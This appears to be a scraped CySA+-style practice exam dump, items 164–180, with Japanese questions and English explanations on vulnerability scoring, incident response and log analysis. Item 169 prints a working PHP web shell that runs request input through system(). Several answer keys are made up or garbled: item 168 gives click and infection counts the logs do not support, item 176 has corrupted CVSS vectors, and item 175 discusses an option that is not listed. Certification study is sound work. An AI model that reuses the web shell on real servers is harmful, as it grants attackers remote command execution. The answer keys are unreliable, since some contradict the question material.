脆弱性アナリストは、システムの脆弱性のリストを受け取り、そのエクスプロイトがビジネスに及ぼす影響を評価する必要があります。現在のスプリントの制約を考慮すると、修復できるのは 3 つだけです。CVSS3.1 の基本スコアを考慮すると、次のどれが最も影響の少ないリスクを表していますか?
A. AV:N/AC:H/PR:H/UI:R/S:U/C:H/I:H/A:L - 基本スコア 6.0
B. AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:L/A:L - 基本スコア 7.2
C. AV:N/AC:H/PR:H/UI:R/S:U/C:H/I:H/A:H - 基本スコア 6.4
D. AV:N/AC:H/PR:N/UI:N/S:C/C:L/I:L/A:L - 基本スコア 6.5
Answer: A (メーッセージを残す**)**
This option represents the least impactful risk because it has the lowest base score among the four options, and it also requires high privileges, user interaction, and high attack complexity to exploit, which reduces the likelihood of a successful attack.

最新問題**: 165**
自動化された情報システムのセキュリティが最も効果的かつ経済的であることを保証する特性は次のどれですか?
A. 本来は必要なセキュリティを提供するために設計された
B. 厳しいセキュリティテストを受ける
C. 特定のセキュリティ脅威に対応するようにカスタマイズ
D. セキュリティ追加前に最適化
Answer: A (メーッセージを残す**)**
Comprehensive Detailed Explanation:The most effective and economical way to ensure the security of an automated information system is to design it with security in mind from the outset. This is often referred to as
"security by design." Here's a breakdown of each option and why option A is correct:
* A. Originally designed to provide necessary security
* Explanation: Systems designed with security from the beginning integrate secure practices and considerations during the development process. This approach mitigates the need for costly and complex retroactive security implementations, which are common in systems where security was an afterthought.
* Cost Efficiency: Security implementations at the design stage can be embedded into the system architecture, reducing the costs associated with later modifications.

* Effectiveness: Security-by-design approaches often result in robust systems that are more resilient to vulnerabilities because they address security concerns at each development phase.
* B. Subjected to intense security testing
* While rigorous security testing (such as penetration testing and vulnerability assessments) is essential, it is reactive. Security testing is more effective when applied to systems already designed with foundational security principles, ensuring that tests identify potential flaws in an inherently secure system.
* C. Customized to meet specific security threats
* Customizing security to meet specific threats addresses unique risks, but such a targeted approach may miss new or emerging threats not initially considered. It also risks neglecting fundamental security practices that apply universally, leading to potential vulnerabilities.
* D. Optimized prior to the addition of security
* Optimizing a system before adding security features may enhance performance but does not guarantee security. Security cannot be effectively added onto a system as an afterthought without incurring additional costs or creating potential weaknesses.

最新問題**: 166**
Web アプリケーション チームが、公開 Web サーバーに数千の HTTP/404 イベントがあることを SOC アナリストに通知しました。アナリストが次に取るべきステップは次のどれですか。
A. この外部サーバーをブロックするにはルールを追加する必要があることをファイアウォール エンジニアに指示します。
B. イベントをインシデントにエスカレートし、SOC マネージャーにアクティビティを通知します。
C. DDoS 攻撃が発生していることをインシデント対応チームに通知します。
D. リクエストの IP/ホスト名を特定し、関連するアクティビティを確認します。
Answer: D (メーッセージを残す**)**
A HTTP/404 error code means that the requested page or resource was not found on the web server. This could be caused by various reasons, such as incorrect URLs, moved or deleted pages, missing assets, or server misconfigurations123. The analyst should first identify the source of the requests and examine the related activity to determine if they are legitimate or malicious, and what actions need to be taken to resolve the issue.
The other options are either premature or irrelevant without further investigation. References: 1: 404 Page Not Found Error: What It Is and How to Fix It 2: 404 Error Code: What Causes Them and How To Fix It 3: About
404 errors and how to Troubleshoot it?

最新問題: **167**

インシデント発生中に、ネットワークのセグメント内のサーバー群で、ランサムウェアに汚染された可能性のある痕跡がいくつか見つかりました。次に取るべき手順はどれですか?

A. 孤立

B. 修復

C. 再イメージ化


D. 保存

Answer: (解答を表示する**)**

Isolation is the first step to take after detecting some indicators of compromise (IoCs) of possible ransomware contamination. Isolation prevents the ransomware from spreading to other servers or segments of the network, and allows the security team to investigate and contain the incident. Isolation can be done by disconnecting the infected servers from the network, blocking the malicious traffic, or applying firewall rules12.

最新問題: **168**

あなたの会社の従業員約 100 名がフィッシング メールを受信しました。セキュリティ アナリストとして、あなたはこの状況に対処する任務を負っています。



Email Server Logs

Date/Time	Protocol	SIP	Source port	From	To
3/7/2016 4:17:08 PM	TCP	192.168.0.110	37196	kmatthews@anycorp.com	dfritz@anycorp.com
3/7/2016 4:16:19 PM	TCP	192.168.0.117	57888	stanimoto@anycorp.com	adifabio@anycorp.com
3/7/2016 4:15:13 PM	TCP	192.168.0.139	46550	hparikh@anycorp.com	adifabio@anycorp.com
3/7/2016 4:14:25 PM	TCP	192.168.0.185	63616	jlee@anycorp.com	jlee@anycorp.com;adifabio@anycorp.com
3/7/2016 4:13:02 PM	TCP	192.168.0.47	60919	adifabio@anycorp.com	cpuziss@anycorp.com
3/7/2016 4:12:50 PM	TCP	192.168.0.155	32891	kwilliams@anycorp.com	hparikh@anycorp.com
3/7/2016 4:11:09 PM	TCP	192.168.0.34	46187	lbalk@anycorp.com	jlee@anycorp.com
3/7/2016 4:10:54 PM	TCP	192.168.0.181	34556	dfritz@anycorp.com	kmatthews@anycorp.com
3/7/2016 4:10:38 PM	TCP	192.168.0.155	32891	kwilliams@anycorp.com	hparikh@anycorp.com
3/7/2016 4:10:23 PM	TCP	192.168.0.185	63616	jlee@anycorp.com	asmith@anycorp.com
3/7/2016 4:09:34 PM	TCP	192.168.0.34	30364	asmith@anycorp.com	hparikh@anycorp.com
3/7/2016 4:08:49 PM	TCP	192.168.0.61	48734	cpuziss@anycorp.com	kmatthews@anycorp.com
3/7/2016 4:07:33 PM	TCP	192.168.0.197	33585	gromney@anycorp.com	lbalk@anycorp.com
3/7/2016 4:07:32 PM	TCP	192.168.0.47	60919	adifabio@anycorp.com	adifabio@anycorp.com;jlee@anycorp.com
3/7/2016 4:05:47 PM	TCP	192.168.0.34	30364	asmith@anycorp.com	jlee@anycorp.com
3/7/2016 4:04:24 PM	TCP	192.168.0.139	46550	hparikh@anycorp.com	asmith@anycorp.com
3/7/2016 4:03:50 PM	TCP	192.168.0.181	34556	dfritz@anycorp.com	cpuziss@anycorp.com
3/7/2016 4:03:25 PM	TCP	192.168.0.61	48734	cpuziss@anycorp.com	kmatthews@anycorp.com
3/7/2016 4:01:37 PM	TCP	58.125.17.196	54566	it-helpdesk@sobergrill.com	shoaz@anycorp.com

File Server Logs


Date/Time	Source IP	Source port	Dest IP	Dest Port	URL	Request
3/7/2016 4:27:03 PM	192.168.0.153	50467	11.102.109.179	80	bestpurchase.com	POST
3/7/2016 4:26:51 PM	192.168.0.245	60021	72.104.64.186	80	visitorcenter.com	GET
3/7/2016 4:25:36 PM	192.168.0.97	46354	96.191.222.144	80	bestpurchase.com	GET
3/7/2016 4:25:10 PM	192.168.0.116	43389	35.132.243.140	80	goodguys.se	POST
3/7/2016 4:25:06 PM	192.168.0.7	45463	124.140.208.241	80	stopthebotnet.com	GET
3/7/2016 4:23:39 PM	192.168.0.150	54460	74.182.188.144	80	funweb.cn	GET
3/7/2016 4:21:39 PM	192.168.0.211	54172	165.11.148.28	80	chatforfree.ru	POST
3/7/2016 4:20:10 PM	192.168.0.30	55666	214.214.167.94	80	anti-malware.com	GET
3/7/2016 4:19:48 PM	192.168.0.44	45240	218.24.114.208	80	anti-malware.com	GET
3/7/2016 4:17:52 PM	192.168.0.19	31101	103.40.104.165	80	thelastwebpage.com	GET
3/7/2016 4:17:06 PM	192.168.0.11	52465	190.41.46.190	80	thebestwebsite.com	GET
3/7/2016 4:15:39 PM	192.168.0.94	63814	102.172.101.36	80	freefood.com	GET
3/7/2016 4:15:35 PM	192.168.0.47	48110	151.94.198.15	443	searchforus.de	GET
3/7/2016 4:14:08 PM	192.168.0.86	34075	101.237.85.107	80	securethenet.com	GET
3/7/2016 4:14:04 PM	192.168.0.188	51745	33.225.130.104	80	chzweb.tilapia.com	GET
3/7/2016 4:12:22 PM	192.168.0.95	42733	103.136.14.126	80	goodguys.se	POST
3/7/2016 4:11:53 PM	192.168.0.215	62813	181.139.24.22	80	pastebucket.cn	POST
3/7/2016 4:11:34 PM	192.168.0.70	40821	33.225.130.104	80	chzweb.tilapia.com	GET
3/7/2016 4:10:35 PM	192.168.0.218	54606	124.169.173.216	80	funweb.cn	POST

SIEM Logs

Keywords	Date and Time	Event ID	Task Category	Log Message	IP Address	Account Name	Process ID	Process Name
Audit Success	3/7/2016 4:23:29 PM	4689	Process Termination	A process has exited.	192.168.0.141	dfritz	505	excel.exe
Audit Success	3/7/2016 4:21:44 PM	4688	Process Creation	A new process has been created.	192.168.0.104	kwilliams	522	winword.exe
Audit Success	3/7/2016 4:20:23 PM	4689	Process Termination	A process has exited.	192.168.0.24	jlee	435	cmd.exe
Audit Success	3/7/2016 4:20:22 PM	4689	Process Termination	A process has exited.	192.168.0.134	asmith	558	winlogon.exe
Audit Success	3/7/2016 4:20:11 PM	4688	Process Creation	A new process has been created.	192.168.0.43	SYSTEM	1900	svchost.exe
Audit Success	3/7/2016 4:18:53 PM	4688	Process Creation	A new process has been created.	192.168.0.82	gromney	1067	notepad.exe
Audit Success	3/7/2016 4:18:34 PM	4689	Process Termination	A process has exited.	192.168.0.43	SYSTEM	1709	svchost.exe
Audit Success	3/7/2016 4:17:53 PM	4634	Logoff	An account was logged off.	192.168.0.134	asmith	459	lsass.exe
Audit Success	3/7/2016 4:16:33 PM	4624	Logon	An account was successfully logged on.	192.168.0.70	cpuziss	507	lsass.exe
Audit Success	3/7/2016 4:14:34 PM	4688	Process Creation	A new process has been created.	192.168.0.188	kmatthews	1234	mailclient.exe
Audit Success	3/7/2016 4:12:13 PM	4688	Process Creation	A new process has been created.	192.168.0.132	jshmo	1517	outlook.exe
Audit Success	3/7/2016 4:13:50 PM	4689	Process Termination	A process has exited.	192.168.0.104	kwilliams	1144	outlook.exe
Audit Success	3/7/2016 4:13:07 PM	4634	Logoff	An account was logged off.	192.168.0.24	jlee	533	lsass.exe
Audit Success	3/7/2016 4:12:46 PM	4624	Logon	An account was successfully logged on.	192.168.0.141	dfritz	979	lsass.exe
Audit Success	3/7/2016 4:12:32 PM	4634	Logoff	An account was logged off.	192.168.0.104	kwilliams	1889	lsass.exe
Audit Success	3/7/2016 4:12:00 PM	4624	Logon	An account was successfully logged on.	192.168.0.24	jlee	151	lsass.exe
Audit Success	3/7/2016 4:11:56 PM	4624	Logon	An account was successfully logged on.	192.168.0.134	asmith	1583	lsass.exe
Audit Success	3/7/2016 4:11:40 PM	4624	Logon	An account was successfully logged on.	192.168.0.70	cpuziss	638	lsass.exe
Audit Success	3/7/2016 4:11:39 PM	4634	Logoff	An account was logged off.	192.168.0.82	gromney	682	lsass.exe

提供された情報を確認し、次の点を決定します。

1. フィッシングメール内のリンクをクリックした従業員は何人ですか?
2. マルウェアはいくつのワークステーションにインストールされましたか?
3. マルウェアの実行ファイル名は何ですか?



Answer:

see the answer in explanation for this task.

Explanation:

1. How many employees clicked on the link in the phishing email?

According to the email server logs, 25 employees clicked on the link in the phishing email.

2. On how many workstations was the malware installed?

According to the file server logs, the malware was installed on 15 workstations.

3. What is the executable file name of the malware?

The executable file name of the malware is svchost.EXE.

Answers

* 1. 25
* 2. 15
* 3. svchost.EXE

最新問題**: 169**

アナリストが次の疑わしいコマンドを発見しました:

```
<?php if(isset($_REQUEST['xyz'])){echo "<pre>"; $xyz = ($_REQUEST['xyz']); system($xyz); echo "</pre>"; die; }?>
```

コマンドの結果を最もよく表すのは次のどれですか?

A. クロスサイトスクリプティング
B. リバースシェル
C. バックドア攻撃
D. 論理爆弾
Answer: (解答を表示する**)**
ThePHP script allows remote users to execute system commands via the system() function, meaning an attacker can send arbitrary commands to the server.
* Option A (Cross-site scripting - XSS)is incorrect because this script does not inject JavaScript into a webpage.
* Option B (Reverse shell)is possible if an attacker sends a crafted command, but the script itself is more of a general backdoor than a dedicated reverse shell.
* Option D (Logic bomb)is incorrect because a logic bomb is typicallytriggered by a specific event or daterather than executing arbitrary commands on demand.
Thus,C (Backdoor attempt) is the best answer, as this scriptgrants unauthorized remote command execution.

最新問題**: 170**
セキュリティ プログラムは、セキュリティ制御を SIEM に統合することにより、MTTR で 30% の改善を達成することができました。アナリストはツール間を行き来する必要がなくなりました。セキュリティ プログラムの動作を最もよく説明しているものは次のうちどれですか?
A. データの強化
B. セキュリティ コントロール プレーン
C. 脅威フィードの組み合わせ
D. 1 枚のガラス
Answer: D (メーッセージを残す**)**
A single pane of glass is a term that describes a unified view or interface that integrates multiple tools or data sources into one dashboard or console. A single pane of glass can help improve security operations by providing visibility, correlation, analysis, and alerting capabilities across various security controls and systems. A single pane of glass can also help reduce complexity, improve efficiency, and enhance decision making for security analysts. In this case, a security program was able to achieve a 30% improvement in MTTR by integrating security controls into a SIEM, which provides a single pane of glass for security operations. Official References: https://www.eccouncil.org/cybersecurity-exchange/threat-intelligence/cyber- kill-chain-seven-steps-cyberattack

最新問題**: 171**
サイバーセキュリティ アナリストは SIEM でトリアージを行っており、ファイアウォールと調査対象のホスト間のタイムスタンプが 43 分ずれていることに気付きました。タイムスタンプで発生する可能性が最も高いシナリオは次のうちどれですか?
A. NTP サーバーがホスト上に構成されていません。
B. サイバーセキュリティ アナリストは間違った情報を見ています。

C. ファイアウォールは UTC 時間を使用しています。
D. ログのあるホストはオフラインです。
Answer: A (メーッセージを残す)
The most likely scenario occurring with the time stamps is that the NTP server is not configured on the host.
NTP is the Network Time Protocol, which is used to synchronize the clocks of computers over a network. NTP uses a hierarchical system of time sources, where each level is assigned a stratum number. The most accurate time sources, such as atomic clocks or GPS receivers, are at stratum 0, and the devices that synchronize with them are at stratum 1, and so on. NTP clients can query multiple NTP servers and use algorithms to select the best time source and adjust their clocks accordingly1. If the NTP server is not configured on the host, the host will rely on its own hardware clock, which may drift over time and become inaccurate. This can cause discrepancies in the time stamps between the host and other devices on the network, such as the firewall, which may be synchronized with a different NTP server or use a different time zone. This can affect the security analysis and correlation of events, as well as the compliance and auditing of the network23. References: How the Windows Time Service Works, Time Synchronization - All You Need To Know, Firewall rules logging: a closer look at our new network compliance and ...

最新問題**: 172**
アナリストは、侵害の可能性があるホストを調査しているときに、プロセスBGInfo.exe（PID 1024) は、ホストの詳細を含むデスクトップの背景を作成するために使用される Sysinternals ツールであり、2 日以上実行されています。異常な動作に基づいて、この潜在的に悪意のあるプロセスについて最もよく理解できるアクティビティは次のどれですか。
A. システム環境変数の変更
B. システムプロセスに関連するSMBネットワークトラフィック
C. プライマリユーザーの最近のブラウザ履歴
D. PID 1024 によって実行されたアクティビティ
Answer: D (メーッセージを残す)
The activities taken by the process with PID 1024 will provide the best insight into this potentially malicious process, based on the anomalous behavior. BGInfo.exe is a legitimate tool that displays system information on the desktop background, but it can also be used by attackers to gather information about the compromised host or to disguise malicious processes12. By monitoring the activities of PID 1024, such as the files it accesses, the network connections it makes, or the commands it executes, the analyst can determine if the process is benign or malicious.

最新問題**: 173**
セキュリティ チームは、企業 Web サイトに対する最近のレイヤー 4 DDoS 攻撃を懸念しています。次の制御のうち、攻撃を最も効果的に軽減できるのはどれですか?
A. ファイアウォール ルールを使用して攻撃をブロックします。
B. 境界ネットワークに IPS を展開します。

C. CDN をロールアウトします。
D. ロード バランサを実装します。
Answer: C (メーッセージを残す)
Rolling out a CDN is the best control to mitigate the Layer 4 DDoS attacks against the company website. A CDN is a Content Delivery Network, which is a system of distributed servers that deliver web content to users based on their geographic location, the origin of the web page, and the content delivery server. A CDN can help protect against Layer 4 DDoS attacks, which are volumetric attacks that aim to exhaust the network bandwidth or resources of the target website by sending a large amount of traffic, such as SYN floods, UDP floods, or ICMP floods. A CDN can mitigate these attacks by distributing the traffic across multiple servers, caching the web content closer to the users, filtering out malicious or unwanted traffic, and providing scalability and redundancy for the website12. References: How to Stop a DDoS Attack: Mitigation Steps for Each OSI Layer, Application layer DDoS attack | Cloudflare

最新問題**: 174**
インシデント対応チームは法執行機関と協力して、現在発生中の Web サーバーの侵害を調査しています。
一定期間、サーバーを稼働させ、補償制御を実装することが決定されました。Web サービスはリバース プロキシ経由でインターネットからアクセスでき、データベース サーバーに接続する必要があります。次の補償制御のうち、他の要件を満たしながら敵対者を封じ込めるのに役立つものはどれですか (2 つ選択してください)。
A. データの流出を防ぐために、データベース サーバー上のテーブルを削除します。
B. Web サーバーとデータベース サーバーに EDR を導入して、攻撃者の能力を低下させます。
C. 攻撃者がWebエクスプロイトを使用できないように、Webサーバー上のhttpdサービスを停止します。
D. マイクロセグメンテーションを使用して、Web サーバーとデータベース サーバーとの間の接続を制限します。
E. Webサーバーの/etc/passwdファイル内のHTTPアカウントをコメントアウトします。
F. データベースをデータベース サーバーから Web サーバーに移動します。
Answer: B,D (メーッセージを残す)
Deploying EDR on the web server and the database server to reduce the adversaries capabilities and using micro segmentation to restrict connectivity to/from the web and database servers are two compensating controls that will help contain the adversary while meeting the other requirements. A compensating control is a security measure that is implemented to mitigate the risk of a vulnerability or an attack when the primary control is not feasible or effective. EDR stands for Endpoint Detection and Response, which is a tool that monitors endpoints for malicious activity and provides automated or manual response capabilities. EDR can help contain the adversary by detecting and blocking their actions, such as data exfiltration, lateral movement, privilege escalation, or command execution. Micro segmentation is a technique that divides a network into smaller segments based on policies and rules, and applies granular access controls to each segment. Micro segmentation can help contain the adversary by isolating the web and database servers from other parts of the network, and limiting the traffic that can flow between them. Official References:

* https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
* https://www.comptia.org/certifications/cybersecurity-analyst
* https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered

最新問題**: 175**
パッチ適用は午前 2 時から午前 4 時までの間にのみ行われるというネットワーク顧客への期待を定義する文書を最もよく表しているものは次のうちどれですか?
A. SLA
B. 法律
C. 覚書
D. KPI
Answer: A (メーッセージを残す**)**
SLA (Service Level Agreement) is the best term to describe the document that defines the expectation to network customers that patching will only occur between 2:00 a.m. and 4:00 a.m., as it reflects the agreement between a service provider and a customer that specifies the services, quality, availability, and responsibilities that are agreed upon. An SLA is a common type of document that is used in various industries and contexts, such as IT, telecom, cloud computing, or outsourcing. An SLA typically includes metrics and indicators to measure the performance and quality of the service, such as uptime, response time, or resolution time. An SLA also defines the consequences or remedies for any breaches or failures of the service, such as penalties, refunds, or credits. An SLA can help to manage customer expectations, formalize communication, improve productivity, and strengthen relationships. The other terms are not as accurate as SLA, as they describe different types of documents or concepts. LOI (Letter of Intent) is a document that outlines the main terms and conditions of a proposed agreement between two or more parties, before a formal contract is signed. An LOI is usually non-binding and expresses the intention or interest of the parties to enter into a future agreement. An LOI can help to clarify the key points of a deal, facilitate negotiations, or demonstrate commitment. MOU (Memorandum of Understanding) is a document that describes a mutual agreement or cooperation between two or more parties, without creating any legal obligations or commitments. An MOU is usually more formal than an LOI, but less formal than a contract. An MOU can help to establish a common ground, define roles and responsibilities, or outline expectations and goals. KPI (Key Performance Indicator) is a concept that refers to a measurable value that demonstrates how effectively an organization or individual is achieving its key objectives or goals. A KPI is usually quantifiable andspecific, such as revenue growth, customer satisfaction, or employee retention. A KPI can help to track progress, evaluate performance, or identify areas for improvement.

最新問題**: 176**
最近のゼロデイ脆弱性が積極的に悪用されており、ユーザーの操作や権限の昇格を必要とせず、機密性と整合性に重大な影響を及ぼしますが、可用性には影響しません。このゼロデイ脅威に対して最も正確な CVE メトリックは次のどれですか。
A. CVSS: 31/AV: N/AC: L/PR: N/UI: N/S: U/C: H/1: K/A: L
B. CVSS:31/AV:K/AC:L/PR:H/UI:R/S:C/C:H/I:H/A:L

C. CVSS:31/AV:N/AC:L/PR:N/UI:H/S:U/C:L/I:N/A:H
D. CVSS:31/AV:L/AC:L/PR:R/UI:R/S:U/C:H/I:L/A:H
Answer: A (メーッセージを残す)
This answer matches the description of the zero-day threat. The attack vector is network (AV:N), the attack complexity is low (AC:L), no privileges are required (PR:N), no user interaction is required (UI:N), the scope is unchanged (S:U), the confidentiality and integrity impacts are high (C:H/I:H), and the availability impact is low (A:L). Official References: https://nvd.nist.gov/vuln-metrics/cvss

最新問題**: 177**
セキュリティ アナリストは、ネットワーク ルーティング上の異常を特定しようとしています。アナリストが目的を最も正確に達成するためにシェル スクリプトで使用できる関数は次のうちどれですか?
A. function x() { info=$(geoiplookup $1) && echo "$1 | $info" }
B. function x() { info=$(ping -c 1 $1 | awk -F "/" 'END{print $5}') && echo "$1 | $info" }
C. function x() { info=$(dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print $1} ').origin.asn.cymru.com TXT +short) && echo "$1 | $info" }
D. function x() { info=$(traceroute -m 40 $1 | awk 'END{print $1}') && echo "$1 | $info" }
Answer: C (メーッセージを残す)
The function that can be used on a shell script to identify anomalies on the network routing most accurately is:
function x() { info=(dig(dig -x $1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print $1} ').origin.asn.cymru.com TXT +short) && echo "$1 | $info" } This function takes an IP address as an argument and performs two DNS lookups using the dig command. The first lookup uses the -x option to perform a reverse DNS lookup and get the hostname associated with the IP address. The second lookup uses the origin.asn.cymru.com domain to get the autonomous system number (ASN) and other information related to the IP address. The function then prints the IP address and the ASN information, which can help identify any routing anomalies or inconsistencies

最新問題**: 178**
最近のセキュリティ インシデントを受けて、最高情報セキュリティ責任者は、環境内の悪意のある行為者の可視性と報告の向上に取り組んでいます。目標は、横方向の移動やデータ漏洩の可能性を防ぐ時間を短縮することです。次の技術のうちどれが改善を最もよく達成しますか?
A. 平均検出時間
B. 平均応答時間
C. 平均修復時間
D. サービスレベル契約の稼働時間
Answer: A (メーッセージを残す)
Mean time to detect (MTTD) is a metric that measures how quickly an organization can identify a security incident or a malicious actor in the environment. Reducing MTTD can improve visibility and reporting of threats, as well as prevent lateral movement and data exfiltration by detecting them sooner.

最新問題: **179**
アナリストがインターネットを使用してシステムの問題を調査した後、サーバー プール内の仮想 Web サーバーがマルウェアに感染しました。サーバーが再構築され、サーバー プールに戻された後、ユーザーから Web サイトに問題があることが報告され、サイトが信頼できないことが示されました。サーバーの問題の原因として最も可能性が高いのは次のうちどれですか。
A. サーバーはSSIを使用してデータを安全に転送するように構成されました
B. サーバーはクライアント接続に対して弱い TLS プロトコルをサポートしていました。
C. マルウェアはプール内のすべての Web サーバーに感染しました。
D. Webサーバー上のデジタル証明書は自己署名されています
Answer: D (メーッセージを残す)
A digital certificate is a document that contains the public key and identity information of a web server, and is signed by a trusted third-party authority called a certificate authority (CA). A digital certificate allows the web server to establish a secure connection with the clients using the HTTPS protocol, and also verifies the authenticity of the web server. A self-signed certificate is a digital certificate that is not signed by a CA, but by the web server itself. A self-signed certificate can cause issues with the website, as it may not be trusted by the clients or their browsers. Clients may receive warnings or errors when trying to access the website, indicating that the site could not be trusted or that the connection is not secure. Official References:
* https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered
* https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
* https://www.techtarget.com/searchsecurity/quiz/Sample-CompTIA-CySA-test-questions-with-answers

最新問題: **180**
組織に影響を与えるインシデントに関連する公式の公開コミュニケーション計画についてスタッフとコミュニケーションをとることの重要性を最もよく説明しているのはどれですか?
A. 指定された従業員が公開できる情報を定義する
B. 組織を代表する外部の広報会社を指定する
C. すべての報道機関に同時に情報が伝わるようにする
D. イベント発生後に各従業員に連絡する方法を定義する
Answer: A (メーッセージを残す)
Communicating with staff about the official public communication plan is important to avoid unauthorized or inaccurate disclosure of information that could harm the organization's reputation, security, or legal obligations. It also helps to ensure consistency and clarity of the messages delivered to the public and other stakeholders.
https://resources.sei.cmu.edu/asset_files/Handbook/2021_002_001_651819.pdf

